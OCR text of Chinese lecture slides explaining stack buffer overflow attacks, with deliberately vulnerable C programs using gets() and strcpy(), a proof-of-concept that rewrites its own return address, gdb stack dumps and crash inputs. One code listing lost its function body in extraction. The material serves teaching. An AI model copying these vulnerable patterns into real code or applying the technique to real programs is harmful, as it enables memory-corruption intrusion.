
- 函数里局部变量的内存分配是发生在栈帧里的，所以如果某一个函数里定义了缓冲区变量，则这个缓冲区变量所占用的内存空间是在该函数被调用时所建立的栈帧里
- 对缓冲区的潜在操作（比如字符串的复制）都是从内存低址到高址的，而内存中所保存的函数调用返回地址往往就在该缓冲区的上方（高地址）——这是由栈的特性决定的，这就为我们覆盖函数的返回地址提供了条件
- 当我们有机会用大于目标缓冲区大小的内容来向缓冲区进行填充时，就可以改写函数保存在函数栈帧中的返回地址从而使程序的执行流程随着我们的意图而转移

控制程序转移到攻击代码的方法

- 利用栈帧
- 函数指针
- 长跳转缓冲区


利用栈帧

- 溢出栈中的局部变量，使返回地址指向攻击代码，栈溢出攻击 Stack Smashing Attack



函数指针

- 如果定义有函数指针，溢出函数指针前面的缓冲区，修改函数指针的内容




长跳转缓冲区

- setjmp/longjmp语句
  - 实现非本地跳转（在栈上跳过若干调用帧）
    - 从一个深层嵌套的函数调用中直接返回，不经过正常的“调用-返回”序列
    - 使一个信号处理程序转移到一个特殊的代码位置，sigsetjmp/siglongjmp
  - 函数原型：
    - int setjmp (jmp_buf env);
      返回：函数直接调用则为0；若从longjmp返回则为非0
    - void longjmp (jmp_buf env, int retval); retval值非0
  - setjmp函数在env缓冲区中保存当前栈的内容，以供后面longjmp使用，并返回0

    longjmp函数从env缓冲区中恢复栈的内容，然后触发一个从最近一次初始化env的setjmp调用的返回。然后setjmp返回，并带有非0的返回值retval
- 覆盖setjmp/longjmp的缓冲区内容，longjmp就可以跳转到攻击者的代码

常见的攻击技术（1）

- 一个字符串中完成代码植入和跳转
  - 一般修改栈帧



常见的攻击技术（2）

- 代码植入和缓冲区溢出不一定要在在一次动作内完成
  - 攻击者可以先在一个缓冲区内放置代码，这是不能溢出的缓冲区；然后，攻击者通过溢出另外一个缓冲区来改写程序转移的指针
  - 这种方法一般用来解决可供溢出的缓冲区不够大（不能放下全部的攻击代码）的情况
- 如果攻击者试图使用已经常驻的代码而不是从外部植入代码，他们通常必须把代码作为参数调用
  - 举例来说，在libc（几乎所有的C 程序都要它来连接）中的部分代码段会执行“exec(arg)”，其中arg 就是参数。攻击者首先使用缓冲区溢出改变程序的参数arg，然后利用另一个缓冲区溢出使程序指针指向libc中的特定的代码段，此代码段中包括exec(arg)

本章内容

- 缓冲区溢出简介
- 溢出攻击原理
- ✓ 栈溢出的例子
- 一个溢出和攻击的演示
- 整数溢出

栈溢出的例子1

```
int main(){
        char a[4];
        gets(a);
        puts(a);
        return ;
}
```

编译时，出现如下信息：


```
[dayin@victim bof]$ gcc -g -o my_gdb my_gdb.c
/tmp/cczLEaUN.o: In function `main':
/home/dayin/bof/my_gdb.c:3: the `gets' function is dangerous and should not be used.
[dayin@victim bof]$
```

不理会该信息，执行程序./my_gdb，有如下结果：

```
[dayin@victim bof]$ ./my_gdb
aaaa
aaaa
[dayin@victim bof]$ ./my_gdb
a
Segmentation fault
[dayin@victim bof]$
```


可见，当输入较多字符时，程序果然会造成“Segmentation fault”。

- 覆盖栈底内容，不会报错；覆盖返回指针，才会报错，此时，栈溢出了
- 注：有些系统在覆盖栈底内容时，就已经报错了


内存高址
.....
0x00000000
0x38373635
ret
0x34333231
0xbffffb68
ebp
0x64636261
0xbffffb64
a[4]
0x080494e8
0xbffffb60
esp
0x08048421
.....
内存低址

栈溢出的例子2

程序 ovr_ret.c 的代码如下：

```
void function(int a, int b, int c) {
  
}
void main() {
   int x;
   x = 0;
   function(1,2,3);
   x = 1;
   printf("%d\n",x);
}
```

- 在子函数function中，栈分配buffer1，然后定义一个指向int型变量的指针ret
- 在栈中，buffer1虽然只有5个字节，但是由于对齐分配，实际上分配了8个字节，所以，buffer1+8就是ebp，buffer1+12存储的就应该是返回地址
- 将该返回地址的内容加8，则会跳过语句“x = 1;”，因此，打印结果应该是0

在Redhat 6.2上测试

在 Redhat 6.2 上编译，出现如下信息：

```
[dayin@rh6_2 bof]$ gcc -g -o ovr_ret ovr_ret.c
ovr_ret.c: In function `function':
ovr_ret.c:5: warning: assignment from incompatible pointer type
ovr_ret.c: In function `main':
ovr_ret.c:8: warning: return type of `main' is not `int'
[dayin@rh6_2 bof]$
```

运行该程序，结果如下：

```
[dayin@rh6_2 bof]$ ./ovr_ret
0
[dayin@rh6_2 bof]$
```

由此可见，我们的分析是正确的。函数的返回地址确实已被改写，程序并没有执行语句“x = 1;”，程序的打印结果是 0。通过改写函数返回地址，我们就可以定制程序流程了。

在Debian 2.4.18上测试

```
dayin@debian:~$ gcc -g -o ovr_ret ovr_ret.c
ovr_ret.c: In function `function':
ovr_ret.c:5: warning: assignment from incompatible pointer type
ovr_ret.c: In function `main':
ovr_ret.c:8: warning: return type of `main' is not `int‘
dayin@debian:~$ ./ovr_ret
1
```

Why? GDB!

gdb

- file 装入想要调试的可执行文件
- kill 终止正在调试的程序
- list 列出产生执行文件的源代码的一部分
- next 执行一行源代码但不进入函数内部
- step 执行一行源代码而且进入函数内部
- run 执行当前被调试的程序
- quit 终止 gdb
- watch 使你能监视一个变量的值而不管它何时被改变
- break 在代码里设置断点, 这将使程序执行到这里时被挂起
- make 使你能不退出 gdb 就可以重新产生可执行文件
- shell 使你能不离开 gdb 就执行 UNIX shell 命令
- info all
  - ebp 栈底
  - esp 栈顶
  - eip CPU下次要执行的指令的地址
  - esi 寻址数据段DS

在Debian 2.4.18上调试

```
dayin@debian:~$ gdb ovr_ret
(gdb) b 5
Breakpoint 1 at 0x804838a: file ovr_ret.c, line 5.
(gdb) r
Starting program: /home/dayin/ovr_ret

Breakpoint 1, function (a=1, b=2, c=3) at ovr_ret.c:5
5           ret = buffer1 + 12;
(gdb) x $esp
0xbffffcf0:     0x4014a870
(gdb) x $ebp
0xbffffd28:     0xbffffd48
(gdb) x buffer1
0xbffffd10:     0x08048400
(gdb) x buffer2
0xbffffd00:     0xbffffdac
(gdb) x/20 $esp
0xbffffcf0:     0x4014a870      0xbffffd04      0x40030c85      0x4014a880
0xbffffd00:     0xbffffdac      0xbffffd24      0x40030d3f      0x40016ca0
0xbffffd10:     0x08048400      0x08049604      0xbffffd28      0x0804828d
0xbffffd20:     0x40017074      0x40017af0      0xbffffd48      0x080483d5 retip
0xbffffd30:     0x00000001      0x00000002      0x00000003      0x4014a880
```

$ebp – buffer1 = 24

retip = $ebp + 4

推导出

retip – buffer1 = 28

在Debian 2.4.18上调试

```
(gdb) disas main
Dump of assembler code for function main:
0x080483a2 <main+0>:    push   %ebp
0x080483a3 <main+1>:    mov    %esp,%ebp
0x080483a5 <main+3>:    sub    $0x18,%esp
0x080483a8 <main+6>:    and    $0xfffffff0,%esp
0x080483ab <main+9>:    mov    $0x0,%eax
0x080483b0 <main+14>:   sub    %eax,%esp
0x080483b2 <main+16>:   movl   $0x0,0xfffffffc(%ebp)
0x080483b9 <main+23>:   movl   $0x3,0x8(%esp)
0x080483c1 <main+31>:   movl   $0x2,0x4(%esp)
0x080483c9 <main+39>:   movl   $0x1,(%esp)
0x080483d0 <main+46>:   call   0x8048384 <function>
0x080483d5 <main+51>:   movl   $0x1,0xfffffffc(%ebp)
0x080483dc <main+58>:   mov    0xfffffffc(%ebp),%eax
0x080483df <main+61>:   mov    %eax,0x4(%esp)
0x080483e3 <main+65>:   movl   $0x8048514,(%esp)
0x080483ea <main+72>:   call   0x80482b0 <_init+56>
0x080483ef <main+77>:   leave
0x080483f0 <main+78>:   ret
End of assembler dump.
```

new retip – old retip = 7

修改后的程序

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;
   ret = buffer1 + 28;
   (*ret) += 7;
}
void main() {
  int x;
  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

修改后的程序运行

```
dayin@debian:~$ gcc -g -o ovr_ret_new ovr_ret_new.c
ovr_ret_new.c: In function `function':
ovr_ret_new.c:5: warning: assignment from incompatible pointer type
ovr_ret_new.c: In function `main':
ovr_ret_new.c:8: warning: return type of `main' is not `int'
dayin@debian:~$ ./ovr_ret_new
0
```

函数调用情况

```
(gdb) disas main
Dump of assembler code for function main:
…
0x080483b9 <main+23>:   movl   $0x3,0x8(%esp)
0x080483c1 <main+31>:   movl   $0x2,0x4(%esp)
0x080483c9 <main+39>:   movl   $0x1,(%esp)
0x080483d0 <main+46>:   call   0x8048384 <function>
0x080483d5 <main+51>:   movl   $0x1,0xfffffffc(%ebp)
…
End of assembler dump.
(gdb) disas function
Dump of assembler code for function function:
0x08048384 <function+0>:        push   %ebp
0x08048385 <function+1>:        mov    %esp,%ebp
0x08048387 <function+3>:        sub    $0x38,%esp
…
0x080483a1 <function+29>:       ret
End of assembler dump.
```

函数调用所建立的栈帧包含（以IA32为例）：

- 函数的返回地址
- 调用函数的栈帧信息，即栈顶和栈底
- 为函数的局部变量分配的空间
- 为被调用函数的参数分配的空间

函数调用情况

```
dayin@debian:~$ gdb ovr_ret_new
(gdb) b 2
Breakpoint 1 at 0x804838a: file ovr_ret_new.c, line 2.
(gdb) r
Starting program: /home/dayin/ovr_ret_new

Breakpoint 1, function (a=1, b=2, c=3) at ovr_ret_new.c:5
5           ret = buffer1 + 28;
(gdb) x/30 $esp
0xbffffce0:     0x4014a870      0xbffffcf4      0x40030c85      0x4014a880
0xbffffcf0:     0xbffffd9c      0xbffffd14      0x40030d3f      0x40016ca0
0xbffffd00:     0x08048400      0x08049604      0xbffffd18      0x0804828d
0xbffffd10:     0x40017074      0x40017af0      0xbffffd38      0x080483d5
0xbffffd20:     0x00000001      0x00000002      0x00000003      0x4014a880
```

函数调用所建立的栈帧包含（以IA32为例）：

- 为被调用函数的参数分配的空间 0x00000001 0x00000002 0x00000003
- 函数的返回地址 0x080483d5
- 调用函数的栈帧信息，即栈顶和栈底 0xbffffd18 0xbffffd38
- 为函数的局部变量分配的空间 buffer2:16 buffer1:24

本章内容

- 缓冲区溢出简介
- 溢出攻击原理
- 栈溢出的例子
- ✓ 一个溢出和攻击的演示
- 整数溢出

一个溢出和攻击的演示

- 缓冲区溢出攻击
- Shellcode解析
- 攻击程序

- 运行平台
  - Linux debian 2.4.18-bf2.4 #1 Son Apr 14 09:53:28 CEST 2002 i686 unknown
  - Gcc 3.3.5

缺陷程序

```
#include <stdio.h>
#include <string.h>

void SayHello(char* name)
{
    char tmpName[60];

    // buffer overflow
    strcpy(tmpName, name);

    printf("Hello %s\n", tmpName);
}
```

```
int main(int argc, char** argv)
{
    if (argc != 2) {
        printf("Usage: hello <name>.\n");
        return 1;
    }

    SayHello(argv[1]);
    return 0;
}
```

hello.c

运行情况

```
dayin@debian:~$ gcc –g –o hello hello.c
dayin@debian:~$ ./hello `perl -e 'print "A" x 60'`
Hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA
dayin@debian:~$ ./hello `perl -e 'print "A" x 71'`
Hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA
dayin@debian:~$ ./hello `perl -e 'print "A" x 72'`
Hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA
Segmentation fault
dayin@debian:~$
```

调试情况

```
dayin@debian:~$ gdb hello
(gdb) l
(gdb) b 9
(gdb) r `perl -e 'print "A" x 72'`
(gdb) x/8 $esp
0xbffffc90:    0x40090fd0    0xbffffe2f    0x4008978e    0x4014a880
0xbffffca0:    0x4014a870    0xbffffcb4    0x40030c85    0x4014a880
(gdb) x tmpName
0xbffffca0:    0x4014a870
(gdb) x/4 $ebp
0xbffffce8:    0xbffffcf8    0x0804842c    0xbffffe41    0xbffffd54
```

$ebp　　返回地址

// $ebp – tmpName = 0xbffffce8 – 0xbffffca0 = 72

反汇编

```
(gdb) disas main
Dump of assembler code for function main:
0x080483f1 <main+0>:    push   %ebp
0x080483f2 <main+1>:    mov    %esp,%ebp
0x080483f4 <main+3>:    sub    $0x8,%esp
0x080483f7 <main+6>:    and    $0xfffffff0,%esp
0x080483fa <main+9>:    mov    $0x0,%eax
0x080483ff <main+14>:   sub    %eax,%esp
0x08048401 <main+16>:   cmpl   $0x2,0x8(%ebp)
0x08048405 <main+20>:   je     0x804841c <main+43>
0x08048407 <main+22>:   movl   $0x804855e,(%esp)
0x0804840e <main+29>:   call   0x80482d8 <_init+56>
0x08048413 <main+34>:   movl   $0x1,0xfffffffc(%ebp)
0x0804841a <main+41>:   jmp    0x8048433 <main+66>
0x0804841c <main+43>:   mov    0xc(%ebp),%eax
0x0804841f <main+46>:   add    $0x4,%eax
0x08048422 <main+49>:   mov    (%eax),%eax
0x08048424 <main+51>:   mov    %eax,(%esp)
0x08048427 <main+54>:   call   0x80483c4 <SayHello>
0x0804842c <main+59>:   movl   $0x0,0xfffffffc(%ebp)
0x08048433 <main+66>:   mov    0xfffffffc(%ebp),%eax
0x08048436 <main+69>:   leave
0x08048437 <main+70>:   ret
End of assembler dump.
```

返回地址


调试情况

```
(gdb) x/24 $esp
0xbffffc90:    0x40090fd0    0xbffffe2f    0x4008978e    0x4014a880
0xbffffca0:    0x4014a870    0xbffffcb4    0x40030c85    0x4014a880
0xbffffcb0:    0xbffffd60    0xbffffcd4    0x40030d3f    0x40016ca0
